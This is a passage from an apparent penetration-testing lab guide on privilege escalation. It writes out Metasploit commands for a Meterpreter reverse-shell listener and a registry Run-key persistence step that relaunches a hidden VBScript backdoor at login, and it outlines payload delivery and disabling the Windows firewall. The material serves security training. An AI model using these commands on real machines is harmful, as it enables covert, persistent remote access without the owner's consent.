```
reg setval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater -d
"wscript.exe C:\Users\Public\updater.vbs"
```

✔ This method ensures the backdoor runs in hidden mode every time the user logs in.

This ensures the backdoor reopens after reboot.

Step 6: Verify Connection After Reboot

Restart the Windows machine and check for a session in Metasploit:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.100.205
set LPORT 5555
exploit
```

If persistence works, the session will reconnect automatically.

Tasks in Lab 5: Privilege Escalation

- Set Up the Environment
- Identify your Kali Linux IP address using ip a | grep inet.
- Configure a Metasploit listener to capture reverse shells.
- Generate and Deliver the Payload
- Create a malicious payload using msfvenom.
- Host the payload on Apache and deliver it to the target Windows machine.
- Execute Post-Exploitation Commands
- Use Meterpreter to gather system information, list processes, and open a command shell.
- Disable the Windows firewall to maintain access.
- Enable Persistence
- Automatically re-establish a session after a system reboot by:
- Adding a registry key to run the payload on startup.
- Using a VBScript to maintain hidden persistence.
- Verify Persistence
- Reboot the Windows machine and ensure the session reconnects automatically through Metasploit.

This lab provides hands-on experience with real-world privilege escalation techniques and defense mechanisms, enhancing your cybersecurity skills.